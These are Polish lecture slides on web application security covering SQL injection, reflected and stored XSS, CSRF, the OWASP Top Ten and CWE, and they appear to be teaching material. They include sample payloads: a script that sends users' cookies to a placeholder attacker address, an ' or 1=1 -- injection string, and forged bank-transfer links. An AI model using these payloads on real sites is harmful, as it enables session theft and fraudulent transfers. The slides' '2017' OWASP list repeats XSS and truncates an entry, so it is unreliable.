


- Ale przy sprzyjających okolicznościach można uzyskać bezpośredni dostęp do maszyny (np. poprzez reverse shell, dodanie konta, ściągnięcie własnego programu ...)


Sposoby przeciwdziałania

- Unikanie bezpośredniego interpretowania danych od użytkownika
- „Escapowanie” danych
- Silna kontrola typów (Konwersja)
- Walidacja parametrów (zwłaszcza po stronie serwera)


Atak wstrzyknięcia na stronach bez pól tekstowych



Atak wstrzyknięcia na stronach bez pól tekstowych dla metody GET ...




... dla metody POST




Walidacja parametrów

- Czy na pewno dokonujesz walidacji wszystkich danych?
- Czy można zaatakować Twój system za pomocą skanera kodów paskowych?



`<script>alert('test')</script>`





`' or 1=1 --`

www.irongeek.com/xss-sql-injection-fuzzing-barcode-generator.php


Cross Site Scripting

- Cross Site Scripting (XSS) – atak polegający na zinterpretowaniu podanych danych, jako kodu HTML
- Często wykorzystywany wraz z językami skryptowymi
- Najpopularniejsze dwa rodzaje ataków XSS
 - Reflected XSS
 - Stored XSS

XSS



You added >



Reflected XSS - przykład

Link od atakującego zawierający odpowiednio spreparowany link w e-mailu lub na stronie.

```
<a_href="http://user.server.pl/Session/Login?  
user=kod HTML + JavaScript>Super link </a>
```

Serwer atakującego



Użytkownik widzi stronę logowanie, na dobrze znanym Serwerze. Po zalogowaniu dostaje informacje o błędnym haśle lub loginie ... a prawdziwe dane są wysłane na serwer atakującego

Reflected XSS - przykład

Atakujący



1) Atakujący wysyła maila z linkiem do ofiary



`<a_href="http://user.server.pl/Session/Login?user=kod HTML + JavaScript">Super link `

Ofiara



2) Ofiara łączy się z podatnym serwerem




**Podatny
Serwer**



3) Podatny serwer odsyła spreparowane dane



4) Wykonany kod wykrada informacje i przesyła do atakującego



Serwer atakującego

Stored XSS

- Często dane wpisywane przez użytkowników, są zapisywane w bazie danych ...
- ... w takim przypadku nieautoryzowany kod zostanie wysłany innym użytkownikom i zinterpretowany przez ich przeglądarki

Stored XSS

- Rozpatrzmy kod JavaScriptu przedstawiony poniżej ... a umieszczony za pomocą ataku Stored XSS na wielu stronach:


```
<script>
  S=new String();
  S="http://WW.XX.YY.ZZ/Session/GrabCookie?"
  +document.cookie;
  XSS=new Image();
  XSS.src=S;
</script>
```

- Sesja każdego użytkownika, który otworzy taką stronę zostanie skradziona – wysłana na serwer atakującego

CSRF – idea działania

- Atak CSRF (ang. Cross Site Request Forgery, czasem występujący pod skrótem XSRF) wykorzystuje działanie przeglądarek, które po uwierzytelnieniu użytkownika wysyłają dane tej sesji z dowolnego okienka aplikacji

CSRF – idea działania



Wykonane z prawami zalogowanego użytkownika

Przykład

- W aplikacji mamy link `bank.com.pl/transfer&account=...&amout=...` wykonujący przelew

- Trzeba zachęcić ofiarę aby kliknęła na link:

```
<a href=„http://bank.com.pl/transfer  
&account=evi&amout=1000”> Super strona </a>
```

- Lub bardziej finezyjnie, aby otworzyła stronę, maila zawierającego kod html

```
<img src=„http://bank.com.pl/...” width=„1”  
heigh=„1” border=„0”>
```

Przeciwdziałanie

- Do ważnych linków (np. przelew w banku elektronicznym) doklejany jest dodatkowy, losowy identyfikator – nie możliwy do przewidzenia przez atakującego. Akcja jest wykonywana jedynie jeśli identyfikator się zgadza
- Ważne linki chronimy dodatkowym potwierdzeniem wykonywanym przez użytkownika
- Edukacja użytkowników – aby logując się do kluczowych, wrażliwych aplikacji nie korzystali z innych stron, wylogowywali się z aplikacji jak tylko jest to możliwe

Plan wykładu

- Wstęp
- Przydatne narzędzia
- Najczęstsze typy ataków na aplikacje sieciowe
- **Katalogi znanych podatności**
 - OWASP Top Ten
 - CWE

OWASP



- Organizacja non-profit zajmująca się propagowaniem wiedzy dotyczącej bezpieczeństwa aplikacji Webowych
- www.owasp.org

Owasp TopTen

- Obowiązująca lista z 2010
 - A1: Injection
 - A2: Cross-Site Scripting (XSS)
 - A3: Broken Authentication and Session Management
 - A4: Insecure Direct Object References
 - A5: Cross-Site Request Forgery (CSRF)
 - A6: Security Misconfiguration
 - A7: Insecure Cryptographic Storage
 - A8: Failure to Restrict URL Access
 - A9: Insufficient Transport Layer Protection
 - A10: Unvalidated Redirects and Forwards

Owasp TopTen

- Propozycja listy na 2013

A1 Injection

A2 Broken Authentication and Session Management (was formerly A3)

A3 Cross-Site Scripting (XSS) (was formerly A2)

A4 Insecure Direct Object References

A5 Security Misconfiguration (was formerly A6)

A6 Sensitive Data Exposure (merged from former A7 Insecure Cryptographic Storage and former A9 Insufficient Transport Layer Protection)

A7 Missing Function Level Access Control (renamed/broadened from former A8 Failure to Restrict URL Access)

A8 Cross-Site Request Forgery (CSRF) (was formerly A5)

A9 Using Known Vulnerable Components (new but was part of former A6-- Security Misconfiguration)

A10 Unvalidated Redirects and Forwards

Owasp TopTen

- Propozycja listy na 2017

A1 Injection

A2 Broken Authentication and Session Management

A3 Cross-Site Scripting (XSS)

A4 XML External Entities (XXE) [NEW]

A5 Broken Access Control [Merged]

A6 Security Misconfiguration

A7 Cross-Site Scripting

A8 Insecure Deserialization [NEW]

A9 Using Known Vulnerable

A10 Insufficient Logging & Monitoring [NEW]

CWE

- Common Weakness Enumeration
- cwe.mitre.org
- Próba skatalogowania podatności, ich hierarchii/powiązań wraz z obszernym opisem przyczyn, przykładowymi niepoprawnymi kodami oraz sposobami wyeliminowania

CWE – przykład

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

▼ Relationships			
Nature	Type	ID	Name
ChildOf		20	Improper Input Validation
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
ChildOf		713	OWASP Top Ten 2007 Category A2 - Injection Flaws
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components
ChildOf		801	2010 Top 25 - Insecure Interaction Between Components
ChildOf		810	OWASP Top Ten 2010 Category A1 - Injection
ChildOf		864	2011 Top 25 - Insecure Interaction Between Components
ChildOf		896	SFP Cluster: Tainted Input
ParentOf		564	SQL Injection: Hibernate
MemberOf		630	Weaknesses Examined by SAMATE
MemberOf		635	Weaknesses Used by NVD
MemberOf		884	CWE Cross-section
CanFollow		456	Missing Initialization of a Variable